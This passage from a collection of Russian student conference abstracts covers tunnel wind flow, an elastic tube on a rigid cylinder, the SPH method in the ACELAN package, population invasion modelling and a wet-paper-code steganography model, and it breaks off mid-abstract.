$$b < y < a; \frac{\partial \varphi_1}{\partial y} = 0; x = 0 \quad (1.5) \quad 0 < y < b; \frac{\partial \varphi_1}{\partial y} = \frac{\partial \varphi_2}{\partial y}; x = 0 \quad (1.6)$$

$$0 < y < b; \frac{\partial \varphi_1}{\partial x} = \frac{\partial \varphi_2}{\partial x} = g(y); x = 0 \quad (1.7) \quad y = 0; \frac{\partial \varphi_{1,2}}{\partial x} = 0; x \in (-\infty; +\infty) \quad (1.8)$$

Для решения поставленной задачи разложим потенциалы скоростей на участках 1 и 2 в ряды:

$$\varphi_1 = Ux + \sum_{k=1}^{\infty} A_k(x) \cos \frac{\pi y k}{a} \quad (2) \quad \varphi_2 = U_2 x + \sum_{k=1}^{\infty} B_k(x) \cos \frac{\pi y k}{b} \quad (2.1)$$

Эти выражения автоматически удовлетворяют граничным условиям на продольных твердых стенках двух тоннелей.

Используя граничное условие (1.6) найдем значения коэффициентов A_k и B_k при $x=0$ и подставим их в соотношения (2) и (2.1), после этого они принимают вид:

$$\varphi_1 = Ux + \frac{2}{\pi k} \sum_{k=1}^{\infty} \cos \frac{\pi y k}{a} \int_0^b g(\mu) \cos \frac{\pi \mu k}{a} d\mu \quad (3)$$

$$\varphi_2 = U_2 x - \frac{2}{\pi k} \sum_{k=1}^{\infty} \cos \frac{\pi y k}{b} \int_0^b g(\mu) \cos \frac{\pi \mu k}{b} d\mu \quad (3.1)$$

Вместе с этим заметим, что

$$aU = \int_0^b g(\mu) d\mu \quad (3.2)$$

$$bU_2 = \int_0^b g(\mu) d\mu \quad (3.3)$$

Далее, воспользуемся условием (1.7) и рассмотрим получившееся после ряда преобразований равенство на участке $x = 0, y \in [0; b]$:

$$\int_0^b \left[\frac{1}{2b} \left(\operatorname{ctg} \frac{\pi(y+\mu)}{2b} + \operatorname{ctg} \frac{\pi(y-\mu)}{2b} \right) + \frac{1}{2a} \left(\operatorname{ctg} \frac{\pi(y+\mu)}{2a} + \operatorname{ctg} \frac{\pi(y-\mu)}{2a} \right) \right] g(\mu) d\mu = 0 \quad (3.4)$$

Полученное равенство является сингулярным интегральным уравнением с особенностью типа Коши, для упрощения вида ядра интегрального уравнения (3.4) продолжим функцию $g(y)$ по оси y четным образом в область $(0; -b)$, в силу симметричности задачи относительно оси x , после этого уравнение (3.4) принимает вид:

$$\int_0^b \left[\frac{1}{2b} \operatorname{ctg} \frac{\pi(y-\mu)}{2b} + \frac{1}{2a} \operatorname{ctg} \frac{\pi(y-\mu)}{2a} \right] g(\mu) d\mu = 0 \quad (3.5)$$

Объединим его в систему с уравнением (3.2).

$$\begin{cases} \int_0^b \left[\frac{1}{2b} \operatorname{ctg} \frac{\pi(y-\mu)}{2b} + \frac{1}{2a} \operatorname{ctg} \frac{\pi(y-\mu)}{2a} \right] g(\mu) d\mu = 0 \\ \int_0^b g(\mu) d\mu = aU \end{cases} \quad (3.6)$$


Решим полученную систему численно. Численное решение состоит в использовании метода академика Белоцерковского [2], реализующегося следующим образом: разобьем интервал $(0;b)$ отрезками $[y_i; y_{i+1}]$, $[\mu_j; \mu_{j+1}]$, где

$$h = \frac{b}{N}, \mu_j = (j - 0.5)h, y_i = hi, i = \overline{1, N-1}, j = \overline{1, N}$$

Тогда в системе (3.6) перейдем от интеграла по μ к сумме по j и после преобразований получим:

$$\begin{cases} \frac{1}{2N} \sum_{j=1}^N \left[\operatorname{ctg} \frac{\pi(i-j+0.5)}{2b} + \frac{b}{a} \operatorname{ctg} \frac{\pi b(i-j+0.5)}{2a} \right] g(\mu_j) = 0 \\ \frac{b}{a} \sum_{j=1}^N g(\mu_j) = U \end{cases} \quad (4)$$

Далее будем считать $U=1$, а полученное решение умноженным на константу. Система (4) – система линейных алгебраических уравнений, состоящая из N уравнений и N неизвестных, решим ее численно. Для примера рассмотрим случай $N=100$. График значений функции g при различных значениях координаты y , при таком количестве узлов приведен ниже.



Проанализировав результаты, мы видим, что скорость потока ветра на входе в тоннель значительно увеличивается, что доказывает актуальность

дальнейших исследований использования тоннелей для повышения скоростей ветра, и использования этой технологии для повышения эффективности ВЭУ.

Литература:

1. Лойцянский Л.Г. Механика жидкости и газа, М. -Л.: Гостехиздат, 1950. - 676 с.
2. С.М. Белоцерковский, И. К. Лифанов, Численные методы в сингулярных интегральных уравнениях и их применение в аэродинамике, теории упругости, электродинамике, М.: Наука, 1985. - 254 с

Равновесие высокоэластичной тонкостенной трубки, одетой на абсолютно твёрдый цилиндр

Портнова М.Ю.

Научный руководитель: Колесников А.М., к.ф.-м.н., доцент

Рассмотрим длинную тонкостенную трубку из высокоэластичного материала. Пусть она одним концом надета на абсолютно твёрдый цилиндр так, что охватывает только его один край на некоторую глубину. На свободный край трубки дополнительно действует растягивающая сила, направленная вдоль трубки и стягивающая трубку с цилиндра.

При заданных геометрических размерах трубки и цилиндра, известном материале трубки, коэффициенте трения между боковой поверхностью цилиндра и одетой частью трубки варьируемым параметром является глубина одевания трубки на цилиндр. В данной работе исследуется зависимость между глубиной одевания, необходимой для равновесия, и стягивающей силой.

Будем полагать в силу малой толщины стенок трубки, что их изгибная жёсткость мала. Материал трубки считаем нелинейно-упругим. В качестве модели материала используем несжимаемую модель Бартенева–Хазановича. Задачу будем решать в рамках нелинейной теории высокоэластичных безмоментных оболочек типа Кирхгофа–Лява. Силу трения принимаем как кулоновскую, то есть пропорциональную нормальной реакции. Деформацией цилиндра будем пренебрегать.

Для несжимаемого материала Бартенева–Хазановича в случае наличия стягивающего усилия решение в области контакта трубки с цилиндром имеет аналитическое представление. Для другой части мембраны решение строится численно. Для этого краевая задача решается с помощью метода пристрелки по одному параметру.



Рисунок 1. Стягивание трубки с не гладкого цилиндра

В цилиндрической системе координат $\{\mathbf{e}_r, \mathbf{e}_z, \mathbf{e}_\varphi\}$ радиус-вектор точки срединной поверхности мембраны задаётся уравнением

$$\mathbf{r} = r_0 \mathbf{e}_r + s \mathbf{e}_z, \quad s \in [0; s_0].$$

Положим, что мембрана надета одним концом на абсолютно твёрдый негладкий цилиндр радиуса R_0 , как показано на рис.1. К другому краю приложена продольная нагрузка интенсивности Q , направленная от цилиндра. Деформированная срединная поверхность состоит из двух частей: первой частью мембрана соприкасается с боковой поверхностью твёрдого цилиндра, вторая часть мембраны не контактирует с цилиндром и свободна от внешних поверхностных нагрузок.

Полагаем, что деформация цилиндрической мембраны осесимметричная. Для безмоментной оболочки контакт с боковой поверхностью цилиндра происходит без отрыва. Тогда деформированная срединная поверхность мембраны задаётся соотношением

$$\mathbf{R} = \begin{cases} R_0 \mathbf{e}_r + Y(s) \mathbf{e}_z, & s \in [0; s_c] \\ R(s) \mathbf{e}_r + Z(s) \mathbf{e}_z, & s \in [s_c; s_0] \end{cases}$$

Здесь s_c – координата границы между первой и второй частью деформированной поверхности, $Y(s)$, $R(s)$ и $Z(s)$ – неизвестные функции.

Уравнения равновесия безмоментной цилиндрической оболочки для осесимметричной деформации имеют вид [2, 3]

$$\begin{cases} \frac{dL_1}{ds} + \frac{L_1 - L_2}{R} \frac{dR}{ds} + \xi_1 = 0, \\ \frac{L_1}{P_1} + \frac{L_2}{P_2} + \xi = 0. \end{cases}$$

Здесь L_1 и L_2 – усилия в мембране, P_1 и P_2 – главные кривизны, ξ и ξ_1 – нормальная и касательная, вдоль образующей цилиндрической мембраны, поверхностная нагрузка, соответственно.

В работе рассматриваем предельный случай равновесия системы, тогда $\xi = \begin{cases} \xi(s), & s \in [0; s_c], \\ 0, & s \in [s_c; s_0], \end{cases}$, $\xi_1 = \begin{cases} f\xi(s), & s \in [0; s_c], \\ 0, & s \in [s_c; s_0]. \end{cases}$

В качестве модели материала используем несжимаемую модель Бартенева-Хазановича [1] (Варга) для которой удельная потенциальная энергия деформации выражается через главные кратности удлинений λ_1 и λ_2 следующим соотношением

$$W = 2\mu(\lambda_1 + \lambda_2 + \lambda_1^{-1}\lambda_2^{-1} - 3).$$

На первом участке уравнения равновесия сводятся к обыкновенному дифференциальному уравнению второго порядка относительно функции $Y(s)$. Для второго участка уравнений равновесия можно свести к системе обыкновенных дифференциальных уравнений для функций относительно неизвестных функций.

Граничные условия на торцах трубки можно представить в виде

$$L_1|_{s=0} = 0, \quad Y(0) = 0.$$

$$2\pi RL_1 \sin \psi|_{s=s_0} = Q, \quad R(s_0) = r_0.$$

$$R(s_c) = R_0, \quad Z(s_c) = Y(s_c), \quad Y' = \sqrt{R'^2(s_c) + Z'^2(s_c)}.$$

Результатом данной работы является анализ влияния коэффициента трения, геометрических параметров, стягивающей силы на необходимую для равновесия глубину одевания.




Рисунок 2. Зависимость между стягивающим усилием и глубиной одевания

На рисунке 3 представлены зависимости между стягивающим усилием и длиной части трубки, которую надо одеть на негладкий цилиндр, чтобы трубка не слезла с цилиндра. По вертикальной оси отложена стягивающая сила, по горизонтальной необходимая длина. Зависимости представлены для коэффициента трения $f = 0.1$ и $f = 0.2$ и для различных радиусов твердого цилиндра. Точками на рисунке отмечена необходимая глубина одевания в случае отсутствия стягивающей силы.

Литература:

1. Бартенев Г.М., Хазанович Т.Н. О законе высокоэластичных деформаций сеточных полимеров // Высокомолекулярные соединения. 1960. Т.2. №1. С.21-28.

2. Грин А., Адкинс Дж. Большие упругие деформации и нелинейная механика сплошных сред. М.: Мир, 1965. 454 с.
3. Kolesnikov A.M. Radial deformation of cylindrical membrane // Proceeding of the XXXIX Summer School "Advanced Problems in Mechanics". Saint-Peterburg (Repino). 1-5 July 2011. pp. 238-243.
4. Pipkin A. C. Integration of an equation in membrane theory // ZAMP, 19 (5), 1968, p. 818–819.

Реализация метода SPH в КЭ пакете ACELAN

Бирюков С.В.

Научный руководитель: Соловьев А.Н., доктор физ.-мат. наук, профессор кафедры математического моделирования

Данная работа направлена на изучение вычислительного метода SPH, и главным образом на его реализацию и интеграцию в САЕ пакет ACELAN. ACELAN — специализированный конечно-элементный программный комплекс для расчета характеристик напряженно-деформированного состояния упругих, пьезоэлектрических и акустических составных тел. SPH (англ. smoothed particle hydrodynamics) — вычислительный бессеточный лагранжев метод.

Как может быть замечено из названия, SPH изначально был разработан для моделирования процессов гидро/газо-динамики. Хотя метод стал известен и доступен с конца 1970х годов, он не получил распространения, в виду большой ресурсоемкости, не позволительной для техники того времени. Первоначальной областью применения SPH стала область звездной эволюции, в которой он и сейчас пользуется достаточной популярностью. Для задач твердого тела первые реализации представил Монаган 1992г., где были рассмотрены основные проблемы метода, после чего началось более активное изучение и использование метода. В данное время, гидродинамические реализации можно встретить в таких известных вычислительных пакетах как COMSOL, ANSYS. Тем не менее, приложение метода сглаженных частиц к механике твёрдых тел остаётся относительно неисследованной областью, в русскоязычной же литературе всё семейство SPH-методов остаётся крайне слабо освещённой темой.

В основе метода лежит представление исследуемого объекта (тела, либо объема жидкости/газа) в виде конечных объемов, далее называемых частицами рис.1. Каждая частица хранит в себе информацию о позиции, скорости, своих материальных свойствах и список соседних частиц. Так как метод бессеточный, список соседей является динамическим и может меняться от шага к шагу, к примеру, в случае сильных деформаций тела.



Рис.1. Пример дискретизации, балка с перфорацией.

Главная особенность метода — аппроксимация ядром. Смысл её в определении функции, которая будет задавать силу взаимодействия между частицами. Один из частных случаев такой аппроксимации, использованный в данной работе:

$$W(r, h) = C \begin{cases} 1 - \frac{3}{2}q^2 + \frac{3}{4}q^3, & 0 \leq q \leq 1 \\ \frac{1}{4}(2-q)^3, & 1 \leq q \leq 2 \\ 0, & q \geq 2 \end{cases}$$

Здесь $r = |x_a - x_b|$ — расстояние между частицами, $q = r_{ab}/h$, h —

сглаживающая длина, параметр, C — параметр размерности.

С учетом такой аппроксимации, компактности функции ядра и конечности числа частиц в подынтегральной области, любую физическую величину A и её производную ∇A сможем выразить как:

$$A_a = \sum_b m_b \frac{A_b}{\rho_b} W(r_{ab}, h) \quad \nabla A_a = \sum_b m_b \frac{A_b}{\rho_b} \nabla W(r_{ab}, h)$$

Где m — масса и ρ — плотность частицы.

Далее, используя подобную аппроксимацию и формулы механики сплошной среды, получим следующие соотношения. при заданных начальной скорости, позиции, массе и плотности частиц:

$$\begin{aligned} \left(\frac{dv_i}{dx_j}\right)^a &= - \sum_b \frac{m_b}{\rho^b} (v_i^a - v_i^b) \frac{\partial W^{ab}}{\partial x_j} \\ \Omega_{ij}^a &= \frac{1}{2} \left(\left(\frac{\partial v_i}{\partial x_j}\right)^a - \left(\frac{\partial v_j}{\partial x_i}\right)^a \right) & \dot{\epsilon}_{ij}^a &= \frac{1}{2} \left(\left(\frac{\partial v_i}{\partial x_j}\right)^a + \left(\frac{\partial v_j}{\partial x_i}\right)^a \right) \\ \left(\frac{dS}{dt}\right)_{ij}^a &= 2G \left(\dot{\epsilon}_{ij}^a - \frac{1}{3} \dot{\epsilon}_{kk}^a \delta_{ij} \right) + \Omega_{ik}^a S_{kj}^a - S_{ik}^a \Omega_{kj}^a \\ S_{ij}^{n+1} &= S_{ij}^n + dS_{ij} \Delta t & P &= -\frac{1}{3} \sigma_{kk} & \sigma_{ij} &= S_{ij} - \delta_{ij} P \\ \left(\frac{dv}{dt}\right)_i^a &= \sum_b m_b \left(\frac{\sigma_{ij}^a}{\rho^{a2}} + \frac{\sigma_{ij}^b}{\rho^{b2}} + \Pi_{ab} \delta_{ij} \right) \frac{\partial W^{ab}}{\partial x_i^a} \end{aligned}$$

Используя данные соотношения, был реализован итерационный процесс по следующей схеме:

$$пред.шаг \rightarrow \left[\frac{\partial v}{\partial x} \right] \rightarrow [\varepsilon], [\Omega] \rightarrow \left[\frac{dS}{dt} \right] \rightarrow [S], [P] \rightarrow [\sigma] \rightarrow \left[\frac{dv}{dt} \right] \rightarrow [v], [x] \rightarrow след.шаг$$

На данный момент реализован алгоритм для работы с твердым телом в терминах упругого материала механики сплошной среды. Языком

реализации выбран C#, что упростит его дальнейшую интеграцию с пакетом ACELAN. Для отладки и тестирования результатов был разработан временный интерфейс с использованием XNA framework и GUIXNA, проведены численные эксперименты. Для параллельности вычислений используется класс Parallel.

Литература:

- 1) Fuller M. D. The Application Of Smooth Particle Hydrodynamics To The Modelling Of Solid Materials. — University of Leicester, Engineering Department, 2006. — Режим доступа: https://lra.le.ac.uk/bitstream/2381/8478/1/2010PhD_MDFuller.pdf, свободный.
- 2) Monagan J.J. An introduction to SPH. – Comput. Phys. Comm. 1988. V. 48. P. 89 – 96.
- 3) Mehra V. Tensile Instability and Artificial Stresses in Impact Problems in SPH. — Электрон. журн. — Journal of Physics: Conference Series, 2012. — Режим доступа: <http://iopscience.iop.org/1742-6596/377/1/012102>, свободный.

Вычислительный эксперимент по инвазии популяций

Алпеева Л.Е.

Научный руководитель: Цибулин В. Г., д.ф.-м.н, профессор

Рассматривается вычислительная модель двух конкурирующих за единый ресурс популяций с учетом их миграции на неоднородном одномерном ареале. Модель формулируется в виде системы нелинейных уравнений параболического типа [1]. Представлены результаты экспериментов по инвазии и проанализированы возможные сценарии развития популяций. Инвазией называется внедрение одной популяции на ареал, уже занятый другой популяцией.

Динамика плотности популяции-резидента $u(x, t)$ и плотности популяции-гостя $v(x, t)$ описывается системой уравнений:

$$\begin{aligned} \dot{u} &= -q^{1'} + \eta^1(x)u \left(1 - \frac{u+v}{p(x)}\right), \\ \dot{v} &= -q^{2'} + \eta^2(x)v \left(1 - \frac{u+v}{p(x)}\right), \\ q^1 &= -k^1 u' + \alpha u p'(x), \\ q^2 &= -k^2 v' + \alpha v p'(x). \end{aligned}$$

Здесь q^1, q^2 - потоки популяций, k^1, k^2 - коэффициенты диффузии, α - параметр миграции, η^1, η^2 - показатели роста, $p(x)$ - функция ресурса. Ареалом обитания является отрезок $[0, a]$.

Краевые и начальные условия имеют вид:

$$u(0, t) = u(a, t) = 0, \quad v(0, t) = v(a, t) = 0,$$

$$u(x, 0) = u_0(x), \quad v(x, 0) = v_0(x).$$

Для реализации численного решения системы используется метод конечных разностей. Вводится сетка: $x_j = jh$, $j = 0, 1, \dots, n+1$, $h = \frac{a}{n+1}$. Плотности u и v вычисляются в узлах x_j , $j = 1, \dots, n$, потоки - в смещенных на полшага узлах $x_{j+\frac{1}{2}}$, $j = 0, \dots, n$. Получается система обыкновенных дифференциальных уравнений:

$$\begin{aligned} \dot{u}_j &= -\frac{1}{h} \left(q_{j+\frac{1}{2}}^1 - q_{j-\frac{1}{2}}^1 \right) + \eta_j^1 u_j \left(1 - \frac{u_j + v_j}{p_j} \right), \\ \dot{v}_j &= -\frac{1}{h} \left(q_{j+\frac{1}{2}}^2 - q_{j-\frac{1}{2}}^2 \right) + \eta_j^2 v_j \left(1 - \frac{u_j + v_j}{p_j} \right), \\ q_{j+\frac{1}{2}}^1 &= -k_{j+\frac{1}{2}}^1 \frac{u_{j+1} - u_j}{h} + \alpha \frac{u_{j+1} - u_j}{2h} (p(x_{j+1}) - p(x_j)), \\ q_{j+\frac{1}{2}}^2 &= -k_{j+\frac{1}{2}}^2 \frac{v_{j+1} - v_j}{h} + \alpha \frac{v_{j+1} - v_j}{2h} (p(x_{j+1}) - p(x_j)). \end{aligned}$$

Система дополняется дискретными аналогами краевых условий:

$$u_0 = u_{n+1} = 0, \quad v_0 = v_{n+1} = 0.$$

С помощью пакета MATLAB были проведены эксперименты по инвазии для функции ресурса $p(x) = 1 + 0,9 \sin \frac{\pi x}{a}$ и $\alpha = 0,1$. Результаты показали, что в зависимости от значений параметров $k^1 = \mu$, $k^2 = \vartheta$ возможны три сценария развития популяций: выживание одной из двух популяций или сосуществование видов. При соотношении $\mu < \vartheta$ популяция-хозяин не позволяет инвайдеру остаться на ареале, при $\mu > \vartheta$ вытесняется резидент. На рис. 1 приведены графики при $\mu = \vartheta$, отвечающие случаю сосуществования популяций. Слева даны кривые изменения плотностей популяций u и v с течением времени в средней точке ареала, на правом графике приведены функция ресурса и финальные распределения популяций. Расчет проведен для сетки из 16 и 32 узлов.




Рис. 1

Было проведено качественное сравнение результатов с данными статьи [2] при $\eta^1 = \eta^2 = p(x)$. Прямая на рис. 2 отвечает случаю непрерывного семейства сосуществующих популяций. Кружками отмечено вытеснение резидента, квадратами - вытеснение инвайдера, а звездочками - сосуществование популяций. Видно, что область параметров, при которых возможно сосуществование, довольно велика.

Отметим, что при малых μ, ϑ правее прямой реализуется сценарий вытеснения инвайдера, а при больших - хозяина. Левее прямой находится область параметров, отвечающая победе инвайдера при малых значениях диффузионных параметров и хозяина - при больших.




Рис. 2

На рис. 3 представлены результаты расчетов для функции ресурса $p(x) = \sin \frac{\pi x}{a}$. В этом случае прямая отвечает семейству сосуществующих популяций. На плоскости (μ, ϑ) также находятся области, соответствующие вытеснению хозяина или инвайдера.




Рис. 3

Литература:

1. Будянский А. В., Цибулин В. Г. Влияние направленной миграции на формирование пространственных популяционных структур // Биофизика. 2015. № 4, с. 77-87.
2. Lam K.-Y., Lou Y. Evolutionarily Stable and Convergent Stable Strategies in Reaction–Diffusion Models for Conditional Dispersal // Bull Math Bio. vol. 76, p. 261–291.

Математическая модель вложения данных в дефектные контейнеры на основе ZZW-подхода

Гвоздева Д.А.

Научный руководитель: Деундяк Владимир Михайлович, к.ф.-м.н, доцент

Введение. Задачей цифровой стеганографии является скрытая передача встраиваемых в контейнеры данных. В стеганографии важно скрытно передать необходимое количество данных, осуществив минимальные изменения исходного контейнера. При работе со стегоканалами встречаются такие, у которых присутствуют дефектные ячейки памяти, известные только отправителю (см. [1]). В этом случае отправитель встраивает сообщение в подмножество контейнера, называемое выбранным каналом, а получатель не знает этого подмножества. Такая ситуация может возникнуть тогда, когда отправитель заранее знает области контейнера, изменение которых даст возможность легко обнаружить факт наличия вложения. В [2] для такой стеганографии вводится термин «письмо

на мокрой бумаге», и для работы с такими контейнерами необходимо применять специальные коды, которые называются WPC (wet paper code). В настоящей работе построена математическая модель вложения данных в дефектные контейнеры на основе ZZW-подхода [3], [4].

Метод Фридрих-Голжана-Соукала построения WPC. В работе [2] описывается метод вложения данных в дефектные контейнеры. Пусть контейнер – это вектор, состоящий из n битов $b_x = (x_1, \dots, x_n)^T$. Отправитель выделяет k битов x_j , $j \in J \subset \{1, 2, \dots, n\}$, где $|J|=k$, которые образуют выбранный канал и могут использоваться для встраивания информации. При вложении вектор $b_x = (x_1, \dots, x_n)^T$ меняется на $b_y = (y_1, \dots, y_n)^T$, где b_x и b_y представляют собой вектор-столбцы. Для того, чтобы вложить сообщение $\mathbf{m}$ из m бит, $\mathbf{m} \in F_2^m$, отправитель модифицирует элементы контейнера так, что

$$D\mathbf{b}_y = \mathbf{m}, \quad (1)$$

где D – это бинарная матрица размера $m \times n$, известная отправителю и получателю. Равенство (1) можно переписать

$$D\mathbf{v} = \mathbf{m} - D\mathbf{b}_x, \quad (2)$$

используя переменную $\mathbf{v} = \mathbf{b}_y - \mathbf{b}_x$ с ненулевыми элементами, соответствующими пикселям, которые необходимо изменить, чтобы удовлетворить (1). В (2) содержится k неизвестных v_j , $j \in J$, в то время как $n - k$ значений v_i , $i \notin J$, равны нулю. Поэтому отправитель может удалить из матрицы D все $n - k$ столбцов d_i , $i \notin J$, а также удалить из $\mathbf{v}$ все $n - k$ элементов v_i , $i \notin J$. Таким образом, соотношение преобразуется к виду

$$H\tilde{\mathbf{v}} = \mathbf{s}, \quad (3)$$

где матрица H размера $m \times k$ состоит из таких столбцов матрицы D , которые соответствуют элементам из J , $\tilde{\mathbf{v}}$ – неизвестный вектор $k \times 1$, а $\mathbf{s} = \mathbf{m} - D\mathbf{b}_x$ размера $m \times 1$. Таким образом, отправителю необходимо решить систему m линейных уравнений относительно k неизвестных над полем $GF(2)$. Для наименьшего изменения контейнера нужно искать такое решение $\tilde{\mathbf{v}}$ (возможно, не единственное), чтобы вес его был минимален. Вообще говоря, система (3) разрешима не всегда. Подробней этот вопрос рассматривается в [3]. Поиск решения проводится методом Гаусса, что не всегда удается быстро. В статье [3] предлагается другой способ нахождения решения системы (3), основанный на разбиении линейной оболочки столбцов матрицы H на непересекающиеся подмножества специального вида.

Матрица H является столбцовой подматрицей исходной матрицы D , т.е. H получена из D выбрасыванием некоторых столбцов. Поэтому, если D – проверочная матрица некоторого линейного кода C , то H – проверочная матрица другого кода C' , с кодовым расстоянием не меньше, чем у C . Код C , следуя [2], будем называть WPC (wet paper code). Если есть декодер для C' , то вместо решения системы (3) эффективней воспользоваться им и по синдрому $\mathbf{s}$ восстановить искомый вектор $\tilde{\mathbf{v}}$.

По описанному методу построены алгоритмы для вложения и извлечения сообщений при наличии в контейнере дефектов.

Математическая модель вложения данных на основе ZZW-подхода. Предположим, что имеется дефектный контейнер, используя который требуется организовать стегоканал, при этом только отправителю известны позиции дефектов контейнера. Пользователи заранее выбирают $m \times n$ матрицу D для WPC. Контейнер разбивается на блоки длины $n \times p$, где p – степень 2. Множество сухих элементов блока контейнера обозначим D . Далее рассматривается вложение части сообщения длины m в блок контейнера, делящийся на n векторов $x^1, \dots, x^n$ по p битов. Рассмотрим две вспомогательные матрицы:

